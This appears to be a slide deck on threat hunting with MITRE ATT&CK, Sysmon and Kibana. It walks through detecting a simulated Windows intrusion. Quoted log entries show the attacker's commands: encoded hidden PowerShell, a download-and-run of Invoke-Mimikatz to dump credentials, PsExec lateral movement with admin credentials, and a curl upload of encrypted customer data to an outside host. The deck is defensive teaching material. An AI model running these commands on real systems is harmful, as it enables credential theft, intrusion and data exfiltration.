- Ask:
 - Which can you **actually** detect?
 - What techniques pose the **most risk**?
 - Do those two overlap?




Oh crap...



Post-Exploit
Techniques

Things we
can detect


Becomes



HOW TO IMPLEMENT IT

- **Quantify** detection levels
- Write new analytics, track progress
- **Demonstrate improvement**
- Prove it with **red teaming**
 - Red Canary atomic-red-team
 - NSA Unfetter Project
- Rinse, Detect, Repeat






EXAMPLES



POST-EXPLOITATION HUNTING

- We assume compromise...
- What would attacker do?
 - ATT&CK Tactics
- How would they do it?
 - ATT&CK Techniques
- Example Story: Malicious doc in email
 - Macro was run, now what?

IT LOOKS LIKE



YOU'RE GETTING PWND

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
-------------	----------------------	-----------------	-------------------	-----------	------------------	-----------	------------	--------------	---------------------

TACTIC: PERSISTENCE

- Item #1 for attackers
- ATT&CK techniques:
 - New Service
 - Scheduled Task
 - Registry Run Keys / Start Folder ...
- Visible in **Windows / Sysmon** logs
 - **New Service** = Event ID 7045
 - **Schedule Task** = Event ID 4698
 - **Registry Run Keys / Start Folder** = Sysmon Event ID 13
 - **Least frequency of occurrence** analysis w/ Kibana



TECHNIQUE: REGISTRY RUN KEY

5 hits New Save Open Share Reporting < ⏪ Last 7 days >

event_id:13 [Uses lucene query syntax](#)

log_name: "Microsoft-Windows-Sysmon/Operational" Add a filter + Actions ▾

August 27th 2017, 09:31:37.713 - September 3rd 2017, 09:31:37.713 — Auto

event_data.TargetObject	event_data.Details
HKU\s-1-5-21-3463664321-2923530833-3546627382-1000\Software\\Microsoft\Windows\CurrentVersion\Run\nEUUHyTOcW	C:\Users\IEUser\AppData\Local\Temp\SCYjVUnvpv.vbs

@timestamp per 3 hours

Time	event_data.TargetObject	event_data.Details
September 3rd 2017, 09:06:27.154	HKU\s-1-5-21-3463664321-2923530833-3546627382-1000\Software\\Microsoft\Windows\CurrentVersion\Run\nEUUHyTOcW	C:\Users\IEUser\AppData\Local\Temp\SCYjVUnvpv.vbs



TACTIC: EXECUTION

"I'm safe, I use AppLocker!"

- ATT&CK Techniques:
 - Rundll32, RegSvr32
 - PowerShell, Scripting
- What do these have in common?
 - **Whitelisting bypass!**

How to find:

- **Process creation** logs
- **PowerShell** logs
- **Sysmon** logs
 - Writing files in odd locations
 - ImageLoad events (if active)
- **AppLocker** 8002/8003
 - If DLL Rules turned on



TECHNIQUE: SCRIPTING + POWERSHELL

```
<script language="VBScript">
window.moveTo -4000, -4000
Set k0ovC = CreateObject("Wscript.Shell")
Set dM02BNvEvl = CreateObject("Scripting.FileSystemObject")
If dM02BNvEvl.FileExists(k0ovC.ExpandEnvironmentStrings("%PSModulePath%") + "..\powershell.exe") Then
    k0ovC.Run "powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoA0gBTAGkAegBLACAALQBLAHEAIAA0ACKAewAkAGIAPQAnAHAAbwl
cgBzAGgAZQBsAGwALgBLAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYA0gB3AGkAbgBkAGkAchg/
XAB-AHkAegBZACGAdhA2ADQAXABYACKAb-BkACGAdhB-AEAAhBZACHA-cptAGc-AZQB-AG-AxABZADEAL-d
```

TECHNIQUE: RUNDLL32

t computer_name	Q Q □ * IE11win7
t event_data.CommandLine	Q Q □ * rundll32 c:\users\IEUser\AppData\Local\Temp\metasploit.dll Main
t event_data.CurrentDirectory	Q Q □ * C:\Users\IEUser\Downloads\
t event_data.Hashes	Q Q □ * MD5=C648901695E275C8F2AD04B687A68CE2, SHA256=3FA4912EB43FC304652D7B01
t event_data.Image	Q Q □ * C:\Windows\System32\rundll32.exe

8,003	Microsoft-Windows-App Locker/EXE and DLL	%OSDRIVE%\USERS\IEUSER\APPDATA\LOCAL\TEMP\METASPLOIT.DLL was allowed to run but would have been prevented from running if the AppLocker policy were enforced.
-------	--	---

Upgrade to meterpreter - Caught Twice!



TECHNIQUE: POWERSHELL

Add a filter +

Sysmon Network Connections

Image	Count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	17
C:\Users\IEUser\Downloads\SysinternalsSuite\PsExec.exe	1
C:\Users\Administrator\Downloads\autoruns.exe	2
C:\Windows\System32\rundll32.exe	2
C:\Windows\system32\rundll32.exe	1

event_id List

Event ID	Count
8,002	12,265
4,688	1,286
7,036	819
4,104	814
1	502

Sysmon Network Connections

Image **Count**

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	17
---	----

September 3rd 2017, 15:51:52.712 IE11Win7 6056 C:\Windows\System32\svchost.exe C:\Windows\System32\slui.exe -Embedding

September 3rd 2017, 15:16:21.409 IE11Win7 6068 C:\Windows\System32\taskeng.exe "C:\Program Files\Google\Update\GoogleUpdate.exe" /ua /installsource scheduler

PowerShell network connections, let's investigate

TECHNIQUE: CREDENTIAL DUMPING

Kibana Dashboard / Sysmon Network Connections Share Clone Edit < September 1st 2017, 00:00:00.000 to September 4th 2017, 23:59:59.999 >

Uses lucene query syntax

powershell.exe

Discover Visualize Dashboard Timelion Dev Tools

Sysmon Network Connections

Image	Count	event_id List	Event ID	Count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	17		600	48
			1	34

event_data.ParentImage **event_data.CommandLine**

C:\Windows\System32\cmd.exe	powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFul'); Invoke-Mimikatz -DumpCreds"
-----------------------------	---

1-34 of 34

Time	computer_name	event_data.ProcessId	event_data.ParentImage	event_data.CommandLine
September 3rd 2017, 14:28:13.233	IE11Win7	2196	C:\Windows\System32\cmd.exe	powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFul'); Invoke-Mimikatz -DumpCreds"
September 3rd 2017, 08:50:12.022	IE11Win7	4572	C:\Windows\System32\rundll32.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
September 3rd 2017, 08:49:25.905	IE11Win7	5232	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\net.exe" localgroup Administrators

Execution tactic pivoting uncovers **Tactic: Credential Access!**

TACTIC: LATERAL MOVEMENT...



TECHNIQUE: WINDOWS ADMIN SHARES

- Finding the pivot – mimikatz was run...
- **Remote File Copy + Windows Admin Shares**
- Search for **Administrator** in command line
 - Shared Administrator account ☹ – "net use" to move DLL
 - PsExec to remotely run the DLL

35 hits

event_data.CommandLine:*Administrator*

event_data.CommandLine: net use z: \\AdminPC\c\$ /USER:Administrator

CommandLine: PsExec.exe \\AdminPC -u AdminPC\Administrator "c:\windows\system32\rundll32 c:\users\administrator\metasploit.dll,DllMain"
| September 2nd 2017, 21:39:34.023 beat.hostname: IE11Win7 beat.name: IE11Win7 beat.version: 5.5.2 computer_name: IE11Win7 event_data
category: c:\Users\IEUser\Downloads\SysinternalsSuite\ event_data.Hashes: MD5=27304B246C7D5B4E149124D5F93C5B01,SHA256=3337E3875B05E0BFBA69A
'9E8CFBF162EBB60CE58A0281437A7EF event_data.Image: C:\Users\IEUser\Downloads\SysinternalsSuite\PsExec.exe event_data.IntegrityLevel: Medi


TACTIC: EXFILTRATION

TECHNIQUE: DATA COMPRESSED/ENCRYPTED

user.name	message
Administrator	%OSDRIVE%\USERS\ADMINISTRATOR\ METASPLOIT.DLL was allowed to run.
metasploit.dll	
beat.hostname: "AdminPC"	
What was done...	<p>event_data.CommandLine</p> <p>02:57:56.207 tree /F</p> <p>03:03:25.969 "c:\Program Files\7-zip\7z.exe" a photos.7z Desktop\customer-data.txt -p7890UIOP1234asdf</p> <p>03:51:14.171 curl --limit-rate 150K -F "upload=@c:\users\administrator\photos.7z" mydatadropbox.biz</p>



TACTIC: COMMAND AND CONTROL



ATTACK SUMMARY

1. VBS set to autostart in registry (**Persistence**)
2. VBS ran encoded PowerShell (**Execution**)
3. Download & ran Meterpreter via RunDLL32 (**Execution**)
4. Used PowerShell based Mimikatz (**Cred. Access**)
5. Scanned with credentials (**Lateral Movement**)
6. Pivoted to Admin Desktop via \$admin (**Lateral Mvmt.**)
7. Compressed/Encrypted and Exfil'd data (**Exfil**)
8. Used DNS Tunneling (**Command and Control**)

Caught it all!



WHICH COMMANDS ARE USED MOST?

- MITRE ATT&CK
- Japan CERT “Commands abused by attackers”
 - <http://blog.jpcert.or.jp/2016/01/windows-commands-abused-by-attackers.html>

Ranking	Command	Times executed
1	at	103
2	reg	31
3	wmic	24
4	wusa	7
5	netsh advfirewall	4
6	sc	4
7	rundll32	2

Ranking	Command	Times executed	Option
1	dir	62	
2	net user	21	/domain /add
3	net view	9	/domain
4	ping	4	
5	net localgroup	4	/add
6	tree	3	/F
7	type	2	
8	net group	1	/domain

Ranking	Command	Times executed	Option
1	tasklist	29	/m /svc
2	whoami	6	
3	ipconfig	5	/all
4	net start	4	
5	netstat	3	-ano
6	nslookup	3	
7	ver	2	
8	time	1	/t

REVIEW

- Collected **high-value host** and **network** data
- **Filtered, parsed, and enriched** logs using **Elastic stack**
- **Quantified** defense to management
- Hunt team:
 - Implemented **MITRE ATT&CK analytics**
 - Looked for signs attacker is already in environment
 - **Would have caught every stage** of an attack in multiple ways
- Most importantly: **Stopped a wildly expensive breach!**



TAKEAWAYS

- Focus on **post-exploitation** detection with **hunt team**
- Focus on **high-value** log sources and events
- Eliminate false positives with **enrichment** enabled by Elastic
- Let **ATT&CK** guide your analytics
- **Quantify and track** detection capability
- Test it, incentivize to constantly improve
- This setup = **Incredible detection superpower!!**

